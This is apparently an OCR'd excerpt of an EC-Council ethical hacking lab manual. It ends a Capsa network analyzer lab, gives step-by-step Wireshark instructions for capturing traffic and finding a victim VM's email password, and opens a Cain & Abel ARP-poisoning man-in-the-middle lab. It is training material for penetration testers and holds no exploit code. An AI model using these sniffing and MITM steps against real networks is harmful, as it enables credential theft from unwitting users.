


FIGURE 4.25: Colasoft Capsa Network Analyzer Global Log view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.26: Colasoft Capsa Network Analyzer HTTP Log view

34. If you have MSN or Yahoo Messenger running on your system, you can view the MSN and Yahoo logs.




FIGURE 4.27: Colasoft Capsa Network Analyzer MSN Log view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. The **Report** tab provides 27 statistics reports from the global network to a specific network node.




FIGURE 4.28: Colasoft Capsa Network Analyzer Full Analysis's Report

36. You can click the respective hyperlinks for information or you can scroll down to view the complete detailed report.

Almost all Trojans and worms need an access to the network, because they have to return data to the hacker. Only the useful data are sent for the Trojan to accomplish its mission. So it is a good solution to start from the aspect of traffic analysis and protocol analysis technology.




FIGURE 4.29: Colasoft Capsa Network Analyzer Full Analysis's Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click **Stop** on toolbar after completing your task.




FIGURE 4.30: Colasoft Capsa Network Analyzer Stopping process

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Tool/Utility	Information Collected/Objectives Achieved
Capsa Network Analyzer	**Diagnosis:** ▪ Name ▪ Physical Address ▪ IP Address
	Packet Info: ▪ Packet Number ▪ Packet Length ▪ Captured Length
	Ethernet Type: ▪ Destination Address ▪ Source Address ▪ Protocol ▪ Physical Endpoint ▪ IP Endpoint
	Conversations: ▪ Physical Conversation ▪ IP Conversation ▪ TCP Conversation ▪ UDP Conversation
	Logs: ▪ Global Log ▪ DNS Log ▪ Email Log ▪ FTP Log ▪ HTTP Log ▪ MSN Log ▪ Yahoo Log

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how Capsa affects your network traffic, while analyzing the network.
2. What types of instant messages does Capsa monitor?
3. Determine if the packet buffer will affect performance. If yes, then what steps can you take to avoid or reduce its effect on software?

Internet Connection Required	
☑ **Yes**	☐ No
Platform Supported	
☑ **Classroom**	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Sniffing Passwords Using Wireshark

Wireshark is a network packet analyzer. A network packet analyzer will try to capture network packets and display packet data in detail.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As in the previous lab, you are able to capture TCP and UDP conversations; an attacker, too, can collect this information and perform attacks on a network. Attackers listen to the conversation occurring between two hosts and issue packets using the same source IP address. Attackers will first know the IP address and correct sequence number by monitoring the traffic. Once the attacker has control over the connection, he or she then sends counterfeit packets. These sorts of attacks can cause various types of damage, including the injection into an existing TCP connection of data and the premature closure of an existing TCP connection by the injection of counterfeit packets with the FIN bit set.

As an administrator you can configure a firewall or router to prevent the damage caused by such attacks. To be an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of sniffing network packets, performing ARP poisoning, spoofing the network, and DNS poisoning. Another use of a packet analyzer is to sniff passwords, which you will learn about in this lab using the Wireshark packet analyzer.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

The objective of this lab is to demonstrate the **sniffing** technique to capture from **multiple** interfaces and data collection from any network topology.

Lab Environment

In the lab you will need:

- **Wireshark** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\Wireshark**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **WireShark** from the link http://www.wireshark.org/download.html
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as Host (Attacker) machine
- A virtual machine (Windows 8 or Windows 2008 Server) as a Victim machine
- A web browser with Internet connection
- Double-click **Wireshark-win64-1.8.2.exe** and follow the wizard-driven installation steps to install WireShark
- **Administrative** privileges to run tools

You can download Wireshark from http://www.wireshark.org.

Lab Duration

Time: 20 Minutes

Overview of Password Sniffing

Password sniffing uses various techniques to sniff network and get someone's password. Networks use **broadcast** technology to send data. Data **transmits** through the broadcast network, which can be read by anyone on the other computer present on the network. Usually, all the computers except the recipient of the message will notice that the **message** is not meant for them, and ignore it.

Many computers are **programmed** to look at every message on the network. If someone misuses the facility, they can view **message**, which is not intended of others.

Lab Tasks

TASK 1

Capturing Packet

1. Before starting this lab, login to the virtual machine(s).
2. On the host machine, launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 5.1: Windows Server 2012 – Desktop view

3. Click **Wireshark** to launch the application.

Wireshark is an open source software project, and is released under the GNU General Public License (GPL)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.2: Windows Server 2012 – Desktop view

A network packet analyzer is a kind of measuring device used to examine what is going on inside a network cable, just like a voltmeter is used by an electrician to examine what's going on inside an electric cable (but at a higher level, of course).

4. The **Wireshark** main window appears.




FIGURE 5.3: Wireshark Main Window

FIGURE 5.3: Wireshark Main Window

5. From the **Wireshark** menu bar, select **Capture → Interfaces (Ctrl+I)**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark is used for:

Network administrators use it to troubleshoot network problems

- Network security engineers use it to examine security problems
- Developers use it to debug protocol implementations
- People use it to learn network protocol internals




FIGURE 5.4: Wireshark Main Window with Interface Option

Wireshark Features:

- Available for UNIX and Windows
- Capture live packet data from a network interface
- Display packets with very detailed protocol information
- Open and Save packet data captured
- Import and Export packet data from and to a lot of other capture programs

6. The **Wireshark Capture Interface** window appears.




FIGURE 5.5: Wireshark Capture Interfaces Window

7. In the **Wireshark Capture Interfaces** dialog box, find and select the **Ethernet Driver Interface** that is connected to the system.
8. In the previous screenshot, it is the **Realtek PCIe GBE Family Controller**. The interface should show some packets passing through it, as it is connected to the network.
9. Click **Start** in that interface's line.

Wireshark can capture traffic from many different network media types - and despite its name - including wireless LAN as well.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A supported network card for capturing: Ethernet: Any card supported by Windows should work. See the wiki pages on Ethernet capture and offloading for issues that may affect your environment.




FIGURE 5.6: Wireshark Capture Interfaces Window – Starting Capture

10. Traffic informs of packets generated through the computer while browsing the Internet.




FIGURE 5.7: Wireshark Window with Packets Captured

11. Now, switch to the virtual machine and login to your email ID for which you would like to sniff the password.

TASK 2

Stop Live Capturing

12. Stop the running live capture by clicking the icon on the toolbar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.8: Wireshark Window – Stopping Live Capture

13. You may save the captured packets from **File → Save As**, provide a name for the file, and save it in the desired location

TASK 3

Saving Captured Files




FIGURE 5.9: WireShark – Saving the Captured Packets

14. Now, go to **Edit** and click **Find Packet...**

Wireshark can save packets captured in a large number of formats of other capture programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark is not an intrusion detection system. It will not warn you when someone does strange things on your network that he/she isn't allowed to do. However, if strange things happen, Wireshark might help you figure out what is really going on.




FIGURE 5.10: Wireshark – Finding Packet Option

15. The **Wireshark: Find Packet** window appears.




FIGURE 5.11: Wireshark – Find Packet Window

16. In **Find By**, select **String**, type **pwd** in the **Filter** field, select the radio button for **Packet details** under **Search In** and select **ASCII Unicode & Non-Unicode** from the **Character set** drop-down list. Click **Find**.

Wireshark will not manipulate things on the network, it will only "measure" things from it. Wireshark doesn't send packets on the network or do other active things (except for name resolutions, but even that can be disabled).




FIGURE 5.12: Wireshark – Selecting Options in Find Packet Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Observe the Password

17. Wireshark will now display the sniffed password from the captured packets.




FIGURE 5.13: Wireshark – Sniffed Password in Captured Packet

Wireshark media types are supported depends on many things like the operating system you are using.

18. If you are working on **iLabs** environment, then use the **Test(WS)** sample captured file located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\Wireshark\Wireshark Sample Capture files** to sniff the password.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and "exposure" through public and free information.

Tool/Utility	Information Collected/Objectives Achieved
Wireshark	▪ Time ▪ Source ▪ Destination ▪ Protocol ▪ Length ▪ Info ▪ Internet Protocol ▪ TCP, Source Port Info ▪ User ID and Password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate the protocols that are supported by Wireshark.
2. Determine the devices Wireshark uses to capture packets.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Performing Man-in-the-Middle Attack Using Cain & Abel

Cain &Abel is a password recovery tool that allows recovery of passwords by sniffing the network, cracking encrypted passwords.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have learned in the previous lab how you can get user name and password information using Wireshark. By merely capturing enough packets, attackers can extract the user name and password if the victim authenticates themselves in a public network especially into a website without an HTTPS connection. Once the password is hacked, an attacker can simply log into the victim's email account or use that password to log in to their PayPal and drain their bank account. They can even change the password for the email. Attackers can use Wireshark to decrypt the frames with the victim's password they already have.

As preventive measures an administrator in an organization should always advise employees not provide sensitive information in public networks without an HTTPS connection. VPN and SSH tunneling must be used to secure the network connection. As an expert **ethical hacker** and **penetration tester** you must have sound knowledge of sniffing, network protocols and their topology , TCP and UDP services, routing tables, **remote access** (SSH or VPN), authentication mechanism, and **encryption** techniques.

Another method through which you can gain user name and password information is by using Cain & Abel to perform a man-in-the-middle attack.

Lab Objectives

The objective of this lab to accomplish the following information regarding the target organization that includes, but is not limited to:

- Sniff network traffic and perform ARP poisoning
- Launch a man-in-the-middle attack
- Sniff the network for the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

To carry-out the lab, you need:

- **Cain & Abel** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\ARP Poisoning Tools\Cain & Abel**
- You can also download the latest version of **Cain & Abel** from http://www.oxid.it
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- **Windows 8** running on virtual machine as attacker machine
- **Windows 2008 Server** running on virtual machine as the victim machine
- A web browser with Internet connection
- Double-click **ca_setup.exe** and follow the wizard-driven installation steps to install Cain & Abel
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Man-In-The-Middle Attack

You can download Cain & Abel from http://www.oxid.it.

